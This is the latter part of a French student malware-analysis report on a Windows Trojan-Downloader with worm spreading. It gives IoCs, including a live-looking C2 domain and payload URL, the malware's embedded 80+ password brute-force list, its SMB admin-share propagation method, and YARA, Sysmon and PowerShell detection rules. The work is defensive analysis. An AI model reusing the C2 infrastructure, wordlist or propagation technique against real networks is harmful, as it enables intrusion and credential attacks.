 - API : URLDownloadToFileA
 - Source : <http://fukyu.jp/updata/ACC13.jpg>
 - Destination : \msupd.exe
 - Classification : **Trojan-Downloader**
- Propagation Réseau (Fonction Secondaire)**
 - Énumération des machines du réseau
 - Connexion via partages administratifs (admin\$, c\$)
 - Copie de l'exécutable sur les machines cibles
 - Planification de tâches distantes via NetScheduleJobAdd
 - Classification : Capacité **Worm**
- Persistence**
 - Clé de registre : Software\Microsoft\Windows\CurrentVersion\Run
 - Paramètre : /SYNC
 - Camouflage avec nom légitime : dnsapi.exe
- Exfiltration de Données**
 - Protocole : HTTP via endpoints PHP
 - Serveur : fukyu.jp
 - Données : Informations système, état de propagation, timestamps
 - Format timestamp : %04d%02d%02d%02d%02d (YYYYMMDDHHmmss)
- Brute-Force**
 - Liste de 80+ mots de passe embarquée
 - Cible : Partages administratifs Windows
 - Technique : Password Spraying
- Évasion (Limitée)**
 - Obfuscation légère de 12 chaînes de caractères
 - Camouflage avec nom de fichier légitime
 - Date de compilation falsifiée (2009)
 - Pas de packer complet (contrairement à Malware 1)

4 Conclusion

4.1 Synthèse générale

Ce travail pratique a permis de réaliser une analyse statique approfondie d'un second échantillon de malware, offrant un contraste instructif avec le Malware 1 analysé précédemment. L'analyse a révélé un **Trojan-Downloader** avec capacités de propagation Worm, caractérisé par l'absence de packer et une structure PE standard facilitant l'analyse statique.

4.2 Principales découvertes

4.2.1 Structure PE normale

- Entropie globale modérée (5.127) indiquant un fichier non packé
- Sections avec nomenclature standard (.text, .rdata, .data)
- Section .text avec Raw Size non nul (23,638 bytes)
- Ratios Virtual/Raw normaux (0.9 :1 à 1.1 :1)
- Absence de permissions RWX simultanées
- Flag self-modifying sur section .data (technique d'évasion légère)

4.2.2 Absence de packer

- Aucune signature de packer détectée par DIE, PESTudio, PE-bear
- Entropie largement inférieure au seuil critique (5.127 vs 7.737 pour Malware 1)
- Structure PE intacte et conforme aux standards Microsoft
- Analyse statique directe possible sans dépacking
- Gain de temps considérable par rapport à l'analyse du Malware 1 packé

4.2.3 18 IoCs critiques identifiés

- Hash SHA256 unique pour détection
- Infrastructure C2 complète : fukyu.jp (125.206.117.59)
- 3 endpoints PHP pour download et exfiltration
- APIs de téléchargement (URLDownloadToFileA)
- APIs de propagation (NetScheduleJobAdd, WNetAddConnection2A)
- 2 fichiers malveillants (dnsapi.exe, msupd.exe)
- 80+ mots de passe pour brute-force

4.2.4 Capacités malveillantes

1. **Téléchargement (Fonction Principale)** : Trojan-Downloader via URLDownloadToFileA
2. **Propagation automatique** : Worm via SMB/Admin shares avec password spraying
3. **Persistance** : Registre Run + camouflage (nom légitime dnsapi.exe)
4. **Communication C2** : HTTP vers fukyu.jp avec exfiltration de données
5. **Évasion légère** : Obfuscation de 12 chaînes, date falsifiée

4.3 Apport méthodologique

4.3.1 Outils utilisés avec succès

TABLE 15 – Outils d’analyse utilisés - Malware 2

Outil	Apport pour le Malware 2 (non packé)
PEStudio	Analyse structure PE, détection entropie normale (5.127), identification imports critiques
PE-bear	Validation alignements, confirmation ratios Virtual/-Raw normaux
DIE (Detect It Easy)	Confirmation absence de packer, identification compilateur Visual C++ 6.0
Strings (Sysinternals)	Efficace sur fichier non packé (150+ strings exploitables)
FLOSS	Extraction complète (486 strings + 12 décodées + 1 stack string)
Regex filtering	Extraction automatisée des IoCs (URLs, IPs, chemins, mots de passe)

4.3.2 Leçons apprises

- L’absence de packer change radicalement l’approche d’analyse**
 - Strings standard devient efficace (150+ strings vs 57 pour Malware 1 packé)
 - Analyse statique directe sans manipulation complexe
 - Gain de temps considérable (pas de dépacking manuel)
- FLOSS reste pertinent même sur fichier non packé**
 - Détection de 12 chaînes obfusquées (encodage simple)
 - Extraction de 1 stack string ("SYNC")
 - Classification détaillée des 486 strings statiques
 - Complément de +224% par rapport à Strings (vs +1664% pour Malware 1)
- L’entropie est un indicateur fiable de packing**
 - Malware 1 (packé) : 7.737 → Nécessite dépacking
 - Malware 2 (non packé) : 5.127 → Analyse directe
 - Seuil critique : >7.0 indique généralement un packer
- La nomenclature des sections est révélatrice**
 - Malware 1 : text1, data1 (modifiée) → Packer détecté
 - Malware 2 : .text, .rdata, .data (standard) → Pas de packer
- Les malwares peuvent combiner plusieurs tactiques**
 - Trojan-Downloader (fonction principale)
 - Worm (fonction secondaire pour propagation)
 - Persistance (clé registre)
 - Évasion légère (obfuscation, camouflage)
- L’analyse multi-outils reste essentielle**
 - PEStudio pour structure et entropie

- DIE pour détection packer
- FLOSS pour chaînes obfusquées
- PE-bear pour validation croisée

4.4 Classification finale

TABLE 16 – Classification du Malware 2

Catégorie	Valeur
Type	Trojan-Downloader.Win32 + Capacité Worm
Famille	Trojan-Downloader avec propagation SMB
Niveau de menace	[CRITIQUE]
Sophistication	MOYENNE (pas de packer, obfuscation légère)
Packer	Aucun
Vecteur initial	Propagation via partages administratifs SMB
Persistance	Clé registre Run + Camouflage (dnsapi.exe)
C2	HTTP vers fukyu.jp (125.206.117.59)
Capacités principales	Download, Propagation Worm, Exfiltration, Brute-force
MITRE ATT&CK	T1105 (Ingress Tool Transfer), T1021.002 (SMB), T1547.001 (Registry Run), T1110.001 (Password Spraying), T1071.001 (Web Protocols)
Score VirusTotal	66/72 (91.7% détection)

4.5 Recommandations de sécurité

4.5.1 Actions immédiates (0-24h)

CRITIQUE

Actions CRITIQUES :

1. Isoler les machines infectées

```
1 # Désactiver carte réseau
2 netsh interface set interface "Ethernet" admin=disable
3
```

Listing 5 – Désactiver carte réseau

2. Bloquer l'infrastructure C2

- Domain : fukyu.jp (sur DNS et firewall)
- IP : 125.206.117.59
- URLs : /updata/*.php, /updata/ACC13.jpg

3. Rechercher les IoCs sur tous les systèmes

```
1 # Recherche fichiers malveillants
2 Get-ChildItem -Path C:\ -Recurse -Filter "dnsapi.exe" -
  ErrorAction SilentlyContinue |
3   Where-Object {
4     (Get-AuthenticodeSignature $_.FullName).
    SignerCertificate.Subject -notlike "*Microsoft*"
5   }
6
7 Get-ChildItem -Path C:\ -Recurse -Filter "msupd.exe" -
  ErrorAction SilentlyContinue
8
9 # Verifier cle de registre
10 Get-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\
  CurrentVersion\Run"
11 Get-ItemProperty -Path "HKLM:\Software\Microsoft\Windows\
  CurrentVersion\Run"
12
13 # Rechercher connexions vers C2
14 Get-NetTCPConnection | Where-Object { $_.RemoteAddress -eq
  "125.206.117.59" }
15
```

Listing 6 – Script PowerShell de détection

4. Bloquer le trafic SMTP sortant non autorisé

```
1 netstat -ano | findstr :80
2 netstat -ano | findstr :443
3
```

Listing 7 – Vérifier connexions

4.5.2 Court terme (24-48h)

HAUTE

1. Réinitialiser tous les mots de passe administrateur

- Priorité aux comptes présents dans la wordlist embarquée (80+ passwords)
- Éviter : password, admin, 123456, qwerty, etc.
- Implémenter politique de complexité : 12+ caractères, alphanumériques + symboles

2. Auditer les partages réseau

```
1 # Lister tous les partages
2 net share
3
4 # Desactiver admin$ et c$ si non nécessaires
5 net share admin$ /delete
6 net share c$ /delete
7
```

Listing 8 – Audit partages administratifs

3. Analyser les logs événements Windows

- Event ID 4624 : Connexions réseau depuis IPC\$ (propagation)
- Event ID 4698 : Création de tâches planifiées
- Event ID 4688 : Processus dnsapi.exe hors contexte DNS légitime
- Event ID 5156 : Connexions sortantes vers fukyu.jp

4. Déployer règles de détection SIEM/EDR

```
1 rule: Fukyu_Trojan_Downloader
2 conditions:
3   - process.name: "dnsapi.exe"
4   - process.path: NOT "C:\\Windows\\System32\\dnsapi.dll"
5   - network.destination: "fukyu.jp" OR "125.206.117.59"
6   - api_call: "URLDownloadToFileA"
7 severity: CRITICAL
8 action: ALERT + ISOLATE
9
```

Listing 9 – Règle SIEM exemple

4.5.3 Moyen terme (1 semaine)

INFORMATION

1. Durcissement réseau

- Désactiver SMBv1 (vulnérable)
- Restreindre admin\$ aux IPs autorisées uniquement
- Activer SMB Signing (prévention man-in-the-middle)
- Segmenter le réseau (VLANs par criticité)

2. Surveillance HTTP/HTTPS

- Filtrage DNS sur domaines malveillants connus
- Inspection SSL/TLS avec proxy transparent
- Blocage téléchargements de fichiers déguisés (.jpg contenant PE)

3. EDR/XDR

- Déployer détection comportementale
- Surveiller APIs critiques : URLDownloadToFileA, NetScheduleJobAdd
- Alertes sur VirtualAlloc/VirtualProtect avec RWX (si présent)
- Monitoring des modifications de registre Run

4. Formation et sensibilisation

- Sensibiliser aux techniques de phishing
- Former sur les vecteurs d'infection (partages réseau)
- Communiquer sur les IoCs identifiés

4.6 Impact en environnement d'entreprise

CRITIQUE

Évaluation de la menace en contexte entreprise :

Ce Trojan-Downloader représente une menace **CRITIQUE** pour plusieurs raisons :

1. **Propagation automatique rapide**
 - Capacité Worm via SMB
 - Brute-force de 80+ mots de passe
 - Peut infecter tout le réseau en quelques heures
2. **Téléchargement de payloads additionnels**
 - Fonction principale : downloader
 - Peut installer ransomware, spyware, backdoor
 - Impact potentiel exponentiel
3. **Persistance robuste**
 - Clé de registre Run
 - Camouflage avec nom légitime
 - Survit aux redémarrages
4. **Exfiltration de données sensibles**
 - Communication HTTP vers C2
 - Données système, credentials, logs
 - Risque de vol de propriété intellectuelle
5. **Facilité d'analyse NE réduit PAS la menace**
 - Absence de packer facilite l'analyse pour les chercheurs
 - MAIS l'EDR/antivirus peut ne pas détecter (score 66/72)
 - Le camouflage (dnsapi.exe) trompe les utilisateurs

Scénario d'attaque type :

1. Infection initiale via phishing ou exploitation vulnérabilité
2. Propagation automatique sur le réseau via partages admin\$
3. Téléchargement de ransomware depuis fukyu.jp
4. Chiffrement simultané de tous les postes infectés
5. Demande de rançon avec perte de données critiques

Coût estimé :

- Interruption d'activité : 50K-500K€ par jour
- Récupération données : 100K-1M€
- Atteinte réputationnelle : Inestimable

4.7 Perspective et travaux futurs

L'analyse statique a permis d'identifier les principales capacités du Trojan-Downloader, mais une **analyse dynamique** serait nécessaire pour :

1. **Observer le comportement réel en exécution**
 - Sandbox (Cuckoo, ANY.RUN, Joe Sandbox)
 - Capture du trafic réseau complet (Wireshark)
 - Monitoring des modifications système (Procmon, Regshot)
2. **Analyser le payload téléchargé**
 - Identifier msupd.exe (actuellement inconnu)
 - Déterminer si c'est un ransomware, backdoor, ou autre
 - Analyser la chaîne d'infection complète
3. **Tester les mécanismes de propagation**
 - Observer la propagation SMB en environnement contrôlé
 - Valider l'efficacité de la wordlist embarquée
 - Identifier les conditions de déclenchement
4. **Capturer les communications C2 réelles**
 - Analyser les données exfiltrées (paramètres lg1-lg7)
 - Identifier les commandes C2 possibles
 - Établir le profil complet de communication
5. **Détecter les techniques anti-analyse**
 - Vérifications anti-VM potentielles
 - Détection de debugger
 - Comportement en environnement sandbox

4.8 Comparaison finale Malware 1 vs Malware 2

TABLE 17 – Tableau comparatif complet - Malware 1 vs Malware 2

Caractéristique	Malware 1 (Packé)	Malware 2 (Non packé)
Type	Worm + Exfiltration SMTP	Trojan-Downloader + Worm
Packer	UPX 1.17 (modifié)	Aucun
Entropie	7.737 (critique)	5.127 (normal)
Sections	text1, data1 (modifiées)	.text, .data (standard)
Permissions RWX	Présentes	Absentes
Dépacking requis	Oui (manuel, x32dbg)	Non
Strings (outil)	Inefficace (57)	Efficace (150+)
FLOSS	Indispensable (1007, +1664%)	Complémentaire (486, +224%)
C2	Gmail SMTP (209.85.223.33)	HTTP fukyu.jp (125.206.117.59)
Fonction principale	Propagation Worm + Exfiltration	Téléchargement payload
Propagation	SMB + Brute-force	SMB + Brute-force
Wordlist	31+ passwords	80+ passwords
Persistance	Registre Run + Service	Registre Run + Camouflage
Sophistication	ÉLEVÉE (packer modifié)	MOYENNE (obfuscation légère)
Temps d'analyse	Long (dépacking manuel)	Court (analyse directe)
Niveau de menace	[CRITIQUE]	[CRITIQUE]

Conclusion comparative

Points communs :

- Niveau de menace CRITIQUE dans les deux cas
- Capacités de propagation Worm via SMB
- Brute-force avec wordlist embarquée
- Persistance via registre Windows
- Communication C2 pour exfiltration

Différences majeures :

- **Protection** : Malware 1 fortement protégé (UPX modifié) vs Malware 2 protection légère
- **Analyse** : Malware 1 nécessite dépacking manuel vs Malware 2 analyse directe
- **Fonction** : Malware 1 exfiltration SMTP vs Malware 2 downloader de payloads
- **Sophistication** : Malware 1 plus sophistiqué techniquement

Enseignement principal :

L'absence de packer (Malware 2) ne signifie PAS un malware moins dangereux, mais simplement :

- Une approche différente de l'attaquant (privilégie rapidité vs évasion)
- Une analyse statique facilitée pour les chercheurs
- Potentiellement une détection EDR/antivirus légèrement meilleure
- Mais un impact opérationnel tout aussi critique

Les deux malwares nécessitent une réponse immédiate et des mesures de remédiation identiques.

Annexes

Annexe A : Liste complète des mots de passe détectés (80+)

Wordlist complète extraite par FLOSS :

— password	— manager	— monkey	— sysadmin
— admin	— master	— shadow	— support
— administrator	— super	— sunshine	— webmaster
— root	— superuser	— dragon	— ftpuser
— oracle	— backup	— passw0rd	— apache
— 123456	— guest	— trustno1	— tomcat
— 12345678	— user	— 111111	— mysql
— 123456789	— default	— 000000	— postgres
— 1234567890	— change	— 1q2w3e4r	— sqlserver
— qwerty	— changeme	— 1qaz2wsx	— administrator1
— qazwsx	— welcome	— password1	— backup123
— qazwsxedc	— system	— admin1	— guest123
— admin123	— public	— test123	— office
— pass	— private	— demo	— windows
— passwd	— secret	— sample	— linux
— test	— qwer	— example	— unix
— temp	— qwert	— data	— cisco
— love	— mypc	— info	— router
— enable	— mustang	— oracle123	
— database	— abc123	— root123	
— server	— letmein	— sa	

Annexe B : APIs Windows importées complètes

TABLE 18 – Liste complète des imports par DLL - Malware 2

DLL	Fonctions importées
KERNEL32.dll	CreateProcessA, CreateThread, CreateFileA, CopyFileA, DeleteFileA, GetCurrentProcess, GetCurrentThread, GetComputerNameA, GetUserNameA, ExitProcess, TerminateProcess, WaitForSingleObject, CloseHandle, Sleep
WS2_32.dll	WSAStartup, WSACleanup, socket, connect, send, recv, closesocket, bind, listen, accept, gethostbyname, inet_addr
NETAPI32.dll	NetScheduleJobAdd, NetRemoteTOD, NetUserEnum, NetApiBufferFree, NetWkstaGetInfo, NetShareEnum
ADVAPI32.dll	RegCreateKeyExA, RegSetValueExA, RegOpenKeyExA, RegCloseKey, RegQueryValueExA
URLMON.dll	URLDownloadToFileA (API CRITIQUE pour fonction Downloader)
WININET.dll	InternetOpenA, InternetOpenUrlA, InternetReadFile, InternetCloseHandle, DeleteUrlCacheEntry
MPR.dll	WNetAddConnection2A, WNetCancelConnection2A
USER32.dll	MessageBoxA, GetWindowTextA

Annexe C : Règle YARA pour détection

```

1 rule Fukyu_Trojan_Downloader {
2   meta:
3     description = "Detecte le Trojan-Downloader fukyu.jp avec
4     propagation SMB"
5     author = "Analyse Malware TP"
6     date = "2025-11-22"
7     malware_type = "Trojan-Downloader"
8     severity = "CRITICAL"
9
10    strings:
11      // Indicateurs C2 critiques
12      $c2_domain = "fukyu.jp" ascii
13      $c2_ip = "125.206.117.59" ascii
14
15      // Endpoints de download et exfiltration
16      $endpoint1 = "/updata/TPDA.php" ascii
17      $endpoint2 = "/updata/TPDB.php" ascii
18      $payload_url = "http://fukyu.jp/updata/ACC13.jpg" ascii
19
20      // Fonctionnalites downloader (critere principal)
21      $api_download = "URLDownloadToFileA" ascii
22      $api_cache = "DeleteUrlCacheEntry" ascii
23      $dll_urlmon = "urlmon.dll" ascii nocase

```

```

24 // Propagation SMB
25 $smb_path1 = "\\admin$\\system32\\dnsapi.exe" ascii
26 $smb_path2 = "\\ipc$" ascii
27 $log_login = "LoginOK" ascii
28 $log_copy = "CopyOK" ascii
29 $log_task = "TaskOK" ascii
30
31 // Persistence
32 $reg_key = "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
ascii
33 $payload_name = "\\msupd.exe" ascii
34 $sync_param = "/SYNC" ascii
35
36 // APIs de propagation
37 $api_net1 = "NetScheduleJobAdd" ascii
38 $api_net2 = "WNetAddConnection2A" ascii
39 $api_net3 = "NetUserEnum" ascii
40
41 // Mots de passe typiques (echantillon)
42 $pass1 = "qazwsxedc" ascii
43 $pass2 = "1234567890" ascii
44 $pass3 = "administrator" ascii
45
46 condition:
47   uint16(0) == 0x5A4D and
48   filesize < 500KB and
49   (
50     // Indicateurs C2 obligatoires
51     ($c2_domain or $c2_ip) and
52
53     // Capacites downloader (critere principal)
54     ($api_download or $dll_urlmon or $payload_url) and
55
56     // Au moins 2 indicateurs de propagation ou persistance
57     2 of ($endpoint*, $smb_*, $log_*, $reg_key, $sync_param,
$api_net*) and
58
59     // Au moins 1 mot de passe de la wordlist
60     any of ($pass*)
61   )
62 }

```

Listing 10 – Règle YARA pour détecter le Trojan-Downloader Fukyu

Utilisation :

```

1 # Scan d'un fichier
2 yara64.exe fukyu_downloader.yar malware_sample.bin
3
4 # Scan recursif d'un repertoire
5 yara64.exe -r fukyu_downloader.yar C:\Suspect\
6
7 # Avec details
8 yara64.exe -s -r fukyu_downloader.yar C:\

```

Listing 11 – Commande de scan YARA

Annexe D : Commandes de détection recommandées

PowerShell - Recherche complète du malware :

```

1 # =====
2 # Script de detection Trojan-Downloader Fukyu
3 # =====
4
5 Write-Host "[*] Recherche de dnsapi.exe non-signé par Microsoft..." -
  ForegroundColor Yellow
6
7 # Rechercher dnsapi.exe non signé par Microsoft
8 $dnsapi_files = Get-ChildItem -Path C:\ -Recurse -Filter "dnsapi.exe" '
9   -ErrorAction SilentlyContinue |
10   Where-Object {
11     $sig = Get-AuthenticodeSignature $_.FullName
12     $sig.SignerCertificate.Subject -notlike "*Microsoft*"
13   }
14
15 if ($dnsapi_files) {
16   Write-Host "[!] ALERTE: dnsapi.exe non-Microsoft detecté!" -
17   ForegroundColor Red
18   $dnsapi_files | Select-Object FullName, Length, LastWriteTime
19 } else {
20   Write-Host "[+] Aucun dnsapi.exe suspect trouvé" -ForegroundColor
21   Green
22 }
23
24 # Rechercher msupd.exe
25 Write-Host "`n[*] Recherche de msupd.exe..." -ForegroundColor Yellow
26 $msupd_files = Get-ChildItem -Path C:\ -Recurse -Filter "msupd.exe" '
27   -ErrorAction SilentlyContinue
28
29 if ($msupd_files) {
30   Write-Host "[!] ALERTE: msupd.exe détecté (payload)!" -
31   ForegroundColor Red
32   $msupd_files | Select-Object FullName, Length, LastWriteTime
33 } else {
34   Write-Host "[+] Aucun msupd.exe trouvé" -ForegroundColor Green
35 }
36
37 # Verifier les cles de registre Run
38 Write-Host "`n[*] Verification des cles de registre Run..." -
39   ForegroundColor Yellow
40
41 $run_keys = @(
42   "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run",
43   "HKLM:\Software\Microsoft\Windows\CurrentVersion\Run"
44 )
45
46 foreach ($key in $run_keys) {
47   Write-Host "Cle: $key" -ForegroundColor Cyan
48   Get-ItemProperty -Path $key | Format-List
49 }
50
51 # Rechercher connexions vers fukyu.jp

```

```

48 Write-Host "`n[*] Recherche de connexions vers fukyu.jp (125.206.117.59)
    ..." '
49     -ForegroundColor Yellow
50
51 $connections = Get-NetTCPConnection |
52     Where-Object { $_.RemoteAddress -eq "125.206.117.59" }
53
54 if ($connections) {
55     Write-Host "[!] ALERTE: Connexions actives vers C2 detectees!" -
56     ForegroundColor Red
57     $connections | Select-Object LocalAddress, LocalPort, RemoteAddress,
58     RemotePort, State, OwningProcess
59 } else {
60     Write-Host "[+] Aucune connexion vers C2 detectee" -ForegroundColor
61     Green
62 }
63
64 # Verifier le cache DNS
65 Write-Host "`n[*] Verification du cache DNS pour fukyu.jp..." -
66     ForegroundColor Yellow
67 $dns_cache = Get-DnsClientCache | Where-Object { $_.Name -like "*fukyu*"
68 }
69
70 if ($dns_cache) {
71     Write-Host "[!] ALERTE: Domaine fukyu dans le cache DNS!" -
72     ForegroundColor Red
73     $dns_cache | Format-Table
74 } else {
75     Write-Host "[+] Domaine fukyu absent du cache DNS" -ForegroundColor
76     Green
77 }
78
79 # Generer un rapport
80 Write-Host "`n[*] Generation du rapport..." -ForegroundColor Yellow
81 $report = @{
82     Timestamp = Get-Date
83     DnsapiSuspect = $dnsapi_files.Count
84     MsupdPayload = $msupd_files.Count
85     C2Connections = $connections.Count
86     DnsCacheHit = ($dns_cache.Count -gt 0)
87 }
88
89 $report | ConvertTo-Json | Out-File "fukyu_detection_report.json"
90 Write-Host "[+] Rapport sauvegarde: fukyu_detection_report.json" -
91     ForegroundColor Green

```

Listing 12 – Script PowerShell de détection avancée

Sysmon - Configuration de détection :

```

1 <Sysmon schemaversion="4.90">
2   <EventFiltering>
3     <!-- Detection Trojan-Downloader Fukyu -->
4
5     <!-- ProcessCreate: dnsapi.exe ou msupd.exe -->
6     <RuleGroup name="Fukyu_Process_Detection" groupRelation="or">

```



```

7      <ProcessCreate onmatch="include">
8          <Image condition="end with">dnsapi.exe</Image>
9          <Image condition="end with">msupd.exe</Image>
10         <CommandLine condition="contains">/SYNC</CommandLine>
11         <ParentImage condition="is">C:\Windows\System32\svchost.exe</
ParentImage>
12     </ProcessCreate>
13 </RuleGroup>
14
15 <!-- NetworkConnect: Connexions vers fukyu.jp -->
16 <RuleGroup name="Fukyu_Network_Detection" groupRelation="or">
17     <NetworkConnect onmatch="include">
18         <DestinationHostname condition="is">fukyu.jp</
DestinationHostname>
19         <DestinationIp condition="is">125.206.117.59</DestinationIp>
20         <DestinationPort condition="is">80</DestinationPort>
21     </NetworkConnect>
22 </RuleGroup>
23
24 <!-- RegistryEvent: Modifications cle Run -->
25 <RuleGroup name="Fukyu_Persistence_Detection" groupRelation="or">
26     <RegistryEvent onmatch="include">
27         <TargetObject condition="contains">CurrentVersion\Run</
TargetObject>
28         <Details condition="contains">dnsapi.exe</Details>
29         <Details condition="contains">/SYNC</Details>
30     </RegistryEvent>
31 </RuleGroup>
32
33 <!-- FileCreate: Creation fichiers suspects -->
34 <RuleGroup name="Fukyu_File_Detection" groupRelation="or">
35     <FileCreate onmatch="include">
36         <TargetFilename condition="end with">msupd.exe</TargetFilename>
37         <TargetFilename condition="contains">\admin$\system32\dnsapi.exe
</TargetFilename>
38     </FileCreate>
39 </RuleGroup>
40
41 </EventFiltering>
42 </Sysmon>

```

Listing 13 – Configuration Sysmon pour Fukyu Downloader

Annexe E : Références et ressources

Outils utilisés :

- PESTudio : <https://www.winitor.com/>
- PE-bear : <https://github.com/hasherezade/pe-bear>
- DIE (Detect It Easy) : <https://github.com/horsicq/Detect-It-Easy>
- Strings (Sysinternals) : <https://docs.microsoft.com/sysinternals/>
- FLOSS : <https://github.com/mandiant/flare-floss>

Bases de données malware :

- VirusTotal : <https://www.virustotal.com/>

- Malware Bazaar : <https://bazaar.abuse.ch/>
- Hybrid Analysis : <https://www.hybrid-analysis.com/>
- ANY.RUN : <https://any.run/>

Documentation technique :

- Microsoft PE Format : <https://docs.microsoft.com/windows/win32/debug/pe-format>
- YARA Documentation : <https://yara.readthedocs.io/>
- MITRE ATT&CK Framework : <https://attack.mitre.org/>
- OWASP Malware Analysis : https://owasp.org/www-community/controls/Static_Code_Analysis

Techniques MITRE ATT&CK identifiées - Malware 2 :

TABLE 19 – Mapping MITRE ATT&CK - Trojan-Downloader Fukyu

Technique ID	Description
T1071.001	Application Layer Protocol : Web Protocols (HTTP vers fukyu.jp)
T1105	Ingress Tool Transfer (URLDownloadToFileA - Fonction principale)
T1547.001	Boot or Logon Autostart Execution : Registry Run Keys (Persistence)
T1021.002	Remote Services : SMB/Windows Admin Shares (Propagation)
T1053.002	Scheduled Task/Job : At (NetScheduleJobAdd pour execution distante)
T1110.001	Brute Force : Password Guessing (80+ passwords)
T1027	Obfuscated Files or Information (12 strings encodees)
T1036.004	Masquerading : Masquerade Task or Service (dn-sapi.exe)
T1059.003	Command and Scripting Interpreter : Windows Command Shell
T1082	System Information Discovery (GetComputerNameA)
T1033	System Owner/User Discovery (GetUserNameA)
T1083	File and Directory Discovery
T1135	Network Share Discovery (NetShareEnum)
T1070.004	Indicator Removal on Host : File Deletion (DeleteUrlCacheEntry)

Annexe F : Commandes d'analyse utilisées

Extraction de strings :

```

1 # Strings standard (Sysinternals)
2 .\Strings\strings64.exe -nobanner -n 8 149979213411
   fcac20f7cbc1a26e1521b80073aff05d4c0f967046ef5f23b13a.bin >
   sample_strings_all.txt
3
4 # FLOSS complet

```

```
5 floss.exe 149979213411
   fcac20f7cbc1a26e1521b80073aff05d4c0f967046ef5f23b13a.bin >
   sample_floss_full.txt
6
7 # Filtrage regex
8 findstr /I "http" sample_strings_all.txt > sample_urls.txt
9 findstr /R "[0-9][0-9]*\.[0-9][0-9]*\.[0-9][0-9]*\.[0-9]"
   sample_strings_all.txt > sample_ips.txt
10 findstr /I "C:\\ D:\\ " sample_strings_all.txt > sample_paths.txt
11 findstr /I "powershell cmd regsvr32 wscript" sample_strings_all.txt >
   sample_commands.txt
12 findstr /I ".exe .dll .bat .vbs .ps1" sample_strings_all.txt >
   sample_extensions.txt
```

Listing 14 – Commandes Strings et FLOSS

Calcul de hash :

```
1 # Windows PowerShell
2 Get-FileHash -Algorithm SHA256 malware.bin | Format-List
3
4 # Linux
5 sha256sum malware.bin
```

Listing 15 – Calcul de hash SHA256

Analyse avec PESTudio et DIE :

```
1 # PESTudio (GUI - pas de ligne de commande)
2 pestudio.exe malware.bin
3
4 # DIE (Detect It Easy)
5 diec.exe malware.bin
6
7 # PE-bear (GUI)
8 PE-bear.exe malware.bin
```

Listing 16 – Commandes d'analyse PE

Annexe G : Tableau récapitulatif des fichiers générés

TABLE 20 – Liste des artefacts d'analyse produits

#	Fichier	Contenu
1	sample_strings_all.txt	Extraction Strings standard (150+ strings)
2	sample_floss_full.txt	Extraction FLOSS complète (486 strings + 12 décodées)
3	sample_urls.txt	URLs filtrées (fukyu.jp, ACCI3.jpg, TPDA.php, etc.)
4	sample_ips.txt	Adresses IP (125.206.117.59)
5	sample_paths.txt	Chemins de fichiers (admin\$, system32, etc.)
6	sample_commands.txt	Commandes système détectées
7	sample_extensions.txt	Extensions de fichiers (.exe, .dll, etc.)
8	iocs_malware2.csv	Tableau des 18 IoCs (format CSV)
9	fukyu_detection_report.json	Rapport de détection PowerShell
10	fukyu_downloader.yar	Règle YARA de détection

Annexe H : Hash de l'échantillon

TABLE 21 – Identifiants cryptographiques du malware

Type	Valeur
SHA256	149979213411fcac20f7cbc1a26e1521b80073aff05d4c0f967046ef5f23b13a
MD5	(Calculer si nécessaire avec <code>Get-FileHash -Algorithm MD5</code>)
SHA1	(Calculer si nécessaire avec <code>Get-FileHash -Algorithm SHA1</code>)
Taille	45,056 bytes (44.00 KB)
Type	PE32, GUI, Windows executable

Annexe I : Chronologie d'analyse

TABLE 22 – Étapes d'analyse réalisées

Étape	Action	Découverte principale
1	Analyse PE (PEStudio)	Entropie 5.127 → Pas de packer
2	Validation (PE-bear)	Structure PE standard confirmée
3	Détection packer (DIE)	Aucun packer détecté
4	Extraction Strings	150+ strings exploitables
5	Extraction FLOSS	486 strings + 12 décodées + "SYNC"
6	Filtrage regex	Infrastructure C2 complète (fukyu.jp)
7	Analyse imports	URLDownloadToFileA → Trojan-Downloader
8	Identification IoCs	18 IoCs critiques identifiés
9	Classification	Trojan-Downloader + Worm
10	Rédaction règles	YARA + Sysmon + PowerShell

FIN DU RAPPORT D'ANALYSE

Analyse réalisée le : 27 novembre 2025
 Échantillon : Trojan-Downloader.Win32 (fukyu.jp)
 Hash : 149979213411fcac20...
 Classification : Trojan-Downloader + Worm
 Score VirusTotal : 66/72 (91.7%)
 Packer : Aucun (Analyse directe possible)